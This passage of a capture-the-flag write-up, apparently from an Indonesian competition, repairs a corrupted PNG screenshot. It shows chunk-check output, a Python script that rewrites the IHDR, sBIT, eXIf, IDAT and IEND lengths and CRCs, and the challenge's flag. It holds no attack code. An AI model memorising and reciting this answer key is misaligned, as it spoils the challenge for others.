  chunk IHDR at offset 0x0000c, length 13
    1440 x 1235 image, 32-bit RGB+alpha, non-interlaced
  chunk sBIT at offset 0x00025, length 4
    red = 8 = 0x08, green = 8 = 0x08, blue = 8 = 0x08, alpha = 8 = 0x08
  chunk eXIf at offset 0x00035, length 108: EXIF metadata, big-endian (MM) format
  chunk IDAT at offset 0x000ad, length 8192
    zlib: deflated, 32K window, default compression
  chunk IDAT at offset 0x020b9, length 8192
  chunk IDAT at offset 0x040c5, length 8192
  chunk IDAT at offset 0x060d1, length 8192
  chunk IDAT at offset 0x080dd, length 8192
  chunk IDAT at offset 0x0a0e9, length 8192
  chunk IDAT at offset 0x0c0f5, length 8192
  chunk IDAT at offset 0x0e101, length 8192
  chunk IDAT at offset 0x1010d, length 8192
  chunk IDAT at offset 0x12119, length 8192
  chunk IDAT at offset 0x14125, length 8192
  chunk IDAT at offset 0x16131, length 8192
  chunk IDAT at offset 0x1813d, length 8192
  chunk IDAT at offset 0x1a149, length 8192
  chunk IDAT at offset 0x1c155, length 8192
  chunk IDAT at offset 0x1e161, length 8192
  chunk IDAT at offset 0x2016d, length 8192
  chunk IDAT at offset 0x22179, length 5467
  chunk IEND at offset 0x236e0, length 0
  additional data after IEND chunk
ERRORS DETECTED in Screenshot_20231121-234138.png
```

Hasil recovery:



Code

solve.py

```python
import struct
import zlib
from Crypto.Util.number import *
import os


#os.system('cp a.png Screenshot_20231121-233803.png')
```

```
#filename = 'Screenshot_20231121-233803.png'

#os.system('cp b.png Screenshot_20231121-234138.png')
#filename = 'Screenshot_20231121-234138.png'
PngSignature = b'\x89PNG\r\n\x1a\n'

def write(name, content):
   f = open(name, 'wb')
   f.write(content)
   f.close()

def read_all(name):
   f = open(name, 'rb')
   content = f.read()
   f.close()
   return content

def read_chunk(f):
   # Returns (chunk_type, chunk_data)
   chunk_length, chunk_type = struct.unpack('>I4s', f.read(8))
   chunk_data = f.read(chunk_length)
   checksum = zlib.crc32(chunk_data, zlib.crc32(struct.pack('>4s',
chunk_type)))
   chunk_crc, = struct.unpack('>I', f.read(4))
   #if chunk_crc != checksum:
   #    raise Exception('chunk checksum failed {} !=
{}'.format(chunk_crc,
   #        checksum))
   return chunk_type, chunk_data

def zfill(x, n):
   while len(x) < n:
       x = b'\x00' + x
   return x

# fix IHDR chunk length
content = list(read_all(filename))
content[11] = 13 #IHDR chunk length is always 13 bytes
write(filename, bytes(content))
```

```
# fix IHDR chunk CRC
f = open(filename, 'rb')
f.read(len(PngSignature))
chunk_length, chunk_type = struct.unpack('>I4s', f.read(8))
chunk_data = f.read(chunk_length)
checksum = zlib.crc32(chunk_data, zlib.crc32(struct.pack('>4s',
chunk_type)))
#print(hex(checksum))

content = list(read_all(filename))
checksum_position = len(PngSignature) + 8 + chunk_length
#print(content[checksum_position:checksum_position+4])
content[checksum_position:checksum_position+4] =
long_to_bytes(checksum)
write(filename, bytes(content))

# remove sRGB, it seems like no chunk of that type from this docs:
https://www.w3.org/TR/PNG-Chunks.html, or it is non significant
because the content is 0
content = list(read_all(filename))
content = content[:0x21] + content[0x2E:]
write(filename, bytes(content))

# fix sBIT chunk length, a bit guess from looking at another png
file
content = list(read_all(filename))
content[0x24] = 4
write(filename, bytes(content))

# fix sBIT CRC
checksum = 0x7c086488
checksum_position = 0x2D
content = list(read_all(filename))
content[checksum_position:checksum_position+4] =
long_to_bytes(checksum)
write(filename, bytes(content))

# fix eXIF length
```

```
content = list(read_all(filename))
content[0x34] = 0xA5 - 0x39
write(filename, bytes(content))

# fix eXIF CRC
checksum = 0xe4e97d8f
checksum_position = 0xA5
content = list(read_all(filename))
content[checksum_position:checksum_position+4] =
long_to_bytes(checksum)
write(filename, bytes(content))

# fix IDAT length and CRC (find another IDAT segment first,
manually with ghex)
content = read_all(filename)

idat_chunk_index = content.index(b'IDAT')
content_prev = content[:idat_chunk_index+4]
content = content[idat_chunk_index+4:]

while True:
   try:
       idat_chunk_index = content.index(b'IDAT')
       iend_chunk_index = content.index(b'IEND')
   except:
       break

   # fix previous chunk length
   previous_chunk_length = idat_chunk_index - 8
   content_prev = content_prev[:-8] +
zfill(long_to_bytes(previous_chunk_length), 4) + content_prev[-4:]

   # fix CRC
   previous_chunk_data = content[:previous_chunk_length]
   checksum = zlib.crc32(previous_chunk_data, zlib.crc32(b'IDAT'))

   content_prev += content[:idat_chunk_index+4]
   content = content[idat_chunk_index+4:]
```

```
    # fill CRC
    content_prev = content_prev[:-12] +
zfill(long_to_bytes(checksum), 4) + content_prev[-8:]

# last chunk is IEND
# fix previous IDAT chunk length
iend_chunk_index = content.index(b'IEND')
previous_chunk_length = iend_chunk_index - 8
content_prev = content_prev[:-8] +
zfill(long_to_bytes(previous_chunk_length), 4) + content_prev[-4:]
# fix CRC
previous_chunk_data = content[:previous_chunk_length]
checksum = zlib.crc32(previous_chunk_data, zlib.crc32(b'IDAT'))

content_prev += content[:iend_chunk_index+4]
content = content[iend_chunk_index+4:]

# fill CRC
content_prev = content_prev[:-12] + zfill(long_to_bytes(checksum),
4) + content_prev[-8:]

write(filename, content_prev + content)

# fix last IEND
checksum = 0xae426082
content = list(read_all(filename))
content[-4:] = long_to_bytes(checksum)
write(filename, bytes(content))
```

Flag

CJ2023{cb2aa1108f6aebb88c30}